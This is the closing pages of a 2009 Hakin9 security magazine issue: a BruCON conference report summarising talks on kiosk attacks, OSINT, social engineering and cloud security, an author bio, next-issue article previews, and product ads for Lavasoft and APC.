Paul Craig talked about the latest advances in iKAT (*Kiosk Attack Tool*). With version 2 the tool now adds a whole new level of attack with coverage of Linux kiosks. It seems that despite the thought that Linux was a more secure platform for Kiosks, iKAT seems to make short work of them. Paul also discussed the latest addition to the Kiosk attack toolkit with the SD version of iKAT designed especially for testing photo printing kiosks.

Day 2 kicked off with a great talk by Jayson E Street about Global Cyber-Warfare. In a 30,000 foot view, Jayson talked about the cultural issues behind Cyber-Warfare, as well as the discussing some of the uses of the Internet by terrorist organizations. Although Cyber-Warfare isn't usually one of my preferred topics, the information that Jayson presents gives you a new view on things. *War is no longer dictated by boundaries just bandwidth*, how true. Moving from Cyber-Warfare to something more down

to earth, Chris Gates presented some well researched information on Open-Source Information Gathering. With client-side and social engineering attacks become more common it only makes sense that those working in penetration testing and security in general need to ensure that their organizations are protected against this *new* attack vector. Chris demonstrated the value and ease of information that is openly available on the internet about companies and individuals through the use of a number of Open-Source tools. Naturally the favourite tool of penetration testers the world over, Maltego featured heavily, along with a

number of other tools. Chris Nickerson followed up on Chris Gates' talk by taking the information gathering to the next level and discussing its use in the context of Red/Tiger Teaming. With the increasing level of security around the perimeter of networks, the use of social engineering to bypass these security controls is becoming more and more a must have skill set for a good penetration tester. Chris talked about how social engineering is more than simply lying to get what you want. For the detailed research and preparation, through to the execution and equipment required gave a perfect overview of the process. Certainly a great starting point for any would-be social engineers out there.

To bring the conference to a close Craig Balding took the stage to talk about everybody's favourite topic of the moment, cloud computing. As a cloud novice I was a little sceptical about the talk. However Craig's descriptions and discussion on the topic of cloud security really helped me to understand the differences between technologies like virtualization and the cloud. By mixing technical information with some great examples (and some beer references to keep the crowd focused) Craig really managed to put the point across about the issues, and possible solutions, behind cloud security. There was a lot to cover in just an hour, but I think Craig managed to get the key points across very well.

BruCON for me was one of the best conferences of the year so far. With a good mix of technical, theoretical, and practical. Considering the conference is only in its first year, I'm already excited to see what's planned for 2010. Put it in your calendars for next year, because tickets are going to sell out fast if the buzz is anything to go by.

---

### Chris John Riley


Chris John Riley is an IT Security Analyst working for Raiffeisen Informatik's Security Competence Center in Zwettl, Austria. Working as part of a team he performs penetration testing for clients on a regular basis. In between projects he makes time to blog and look for vulnerabilities in open-source software (such as the recent TYPO3-SA-2009-001 Weak Encryption Key vulnerability). He is contactable through his website at <http://www.c22.cc> or through <http://raiffeiseninformatik.at>





# UPCOMING

## in the next issue...



### Mobile web: privacy keeping and exploitation methods

Modern technology has produced a rapid spread of so-called mobile devices, i.e. mobile phones and handhelds, with which the use of the Internet and its services has become very easy and affordable. Nevertheless, the approach to hacking begins to depart slightly from the classic approach that requires a computer or a laptop with which to connect to the network, because several attack scenarios can be made from your phone. Mauro Gentile will describe what mobile web means, how to structure a site accessible from mobile devices, and how to use a phone as a tool for hacking.

### Assessing Microsoft Office Communication Server R1/R2 with OAT

Continuous education and awareness about advantages of Penetration Testing and Vulnerability Assessment services, has led enterprises finally allocate yearly budgets for their security audits. However, these security audits are limited to only data networks of enterprise, which leaves Voice (VoIP network), unsecure. Looking at the benefits like lower phone bills, virtual offices, centralized management and rapid deployment, many enterprises have already adopted UC infrastructures. Abhijeet Hatekar will show you how to secure VoIP application by periodically conducting VoIP security assessments.

### Exploiting NULL pointer dereferences

The landscape of kernel exploitation techniques is very wide and evolves all the time. The kernel developers apply more and more protection measures to cover all the attack vectors and (not only) bad guys are inventing new sorts of attacks, new exploitation methods and ways to bypass the existing mechanisms. Almost like an arms race. Marcin Jerzak and Tomasz Nowak are explaining a relatively new issue in this article: a NULL pointer dereference, a very common bug, which can be exploited for privilege escalation.

### Data Mining for Security

Given the current heightened state of security across the globe today, the ability to sift through data and search for key information and the occurrence of particular patterns is highly desirable. This capability, known as data mining, can be used to pinpoint anything from seasonal grocery purchase habits for individuals to the pattern of international telephone calls that might presage an act of terrorism. Jason Andress explains in details the notion of data mining and its important role in security, business and our personal lives.

**Current information on Hakin9 Magazine can be found at:**

<http://www.hakin9.org/en>

The editors reserve the right to make changes to the content.

**The next issue will be available in March 2010**

**Where to find it?**

- Barnes & Noble
- Borders
- B. Dalton
- Microcentre

**Do you have a good idea for an article?**

**Would you like to become an Author or our Betatester?**

**Just send us an e-mail at: [en@hakin9.org](mailto:en@hakin9.org)**

# POWER TO THE PEOPLE

New version, new power, new control, the people's product  
The Neutralizer removal tool • Simple or Advanced modes  
Genotype detection • a Do Not Disturb option • Download Guard  
Pinpoint file scans • your personalized interface and language public API  
for plugin development • live chat for technical support • free updates  
and upgrades • membership in Threatwork Alliance, and so much more



**LAVASOFT**

[WWW.LAVASOFT.COM](http://WWW.LAVASOFT.COM)

# Protects your computer, the environment, and your wallet.



APC Back-UPS BE750G with SmartShedding Technology automatically powers down idle peripherals to save energy and money.

Energy-Conscious Choice!

Saves an average of **\$40** per year\* on your electric bill!

## Get the most energy-efficient desktop battery backup yet.

### Let's protect what's important.

What's in your computer? Photos, music, personal files, financial data, broadband access, videos, and more. Your computer has never been more important, and yet it has never been at higher risk for damaging power surges and other disturbances.

So like most people, you need to protect your assets. But like most people, you'd also like to protect the environment. With our new energy-conscious products, you can do both. Energy efficient by design, our new smart products protect the power going into your computer, at a cost that is quickly offset by big energy savings. How? Not only do the new Back-UPS ES and SurgeArrest use power wisely, they also boast a master/controlled outlets feature, which automatically powers down idle devices to conserve energy.

APC power protection products are available at:



that was easy:

PC Connection



Enter to **Win a Back-UPS ES 750G!** (A \$99 value)

Also, enter the key code to view other special offers and discounts.

Visit [www.apc.com/promo](http://www.apc.com/promo) Key Code n519w or Call 888-289-APCC x8253 or Fax 401-788-2797

*"The price tag on the new UPS is \$99. While I'm not in the habit of endorsing products in this blog, if you're in the market for a workstation-class UPS, why not opt for the greener option?"*

- Heather Clancy,  
ZDNet.com

In fact, while protecting your power supply, we're up to five times more energy efficient than any other solution. By saving you \$40 per year in energy costs, our Back-UPS ES pays for itself in two short years. The high-frequency, low-copper design has a smaller transformer and environmental footprint. Even the packaging has been carefully selected and manufactured to maximize use of recycled materials and minimize waste.

In this world, every decision you make counts. So protect your power with a battery backup that works to protect the environment. It conserves power, it pays for itself, and it's backed by APC's 20-plus years of Legendary Reliability. For more information on this or our other great products, or for information about environmentally responsible disposal of your old battery, visit [www.apc.com](http://www.apc.com)



### Energy-efficient solutions for every level of protection:

Save \$25 per year\* on your electric bill!

#### Surge Protection

Starting at \$34

Guaranteed protection from surges, spikes, and lightning.

7 outlets, Phone/Fax/Modem Protection, Master/Controlled Outlets



Save \$40 per year\* on your electric bill!

#### Battery Back-UPS

Starting at \$99

Our most energy-efficient backup for home computers.

10 outlets, DSL and Coax protection, Master/Controlled Outlets, High-Frequency Design, 70 minutes of runtime!



APC can help with your other power protection needs. Visit [www.apc.com](http://www.apc.com) to see our complete line of innovative products.

**APC**  
Legendary Reliability®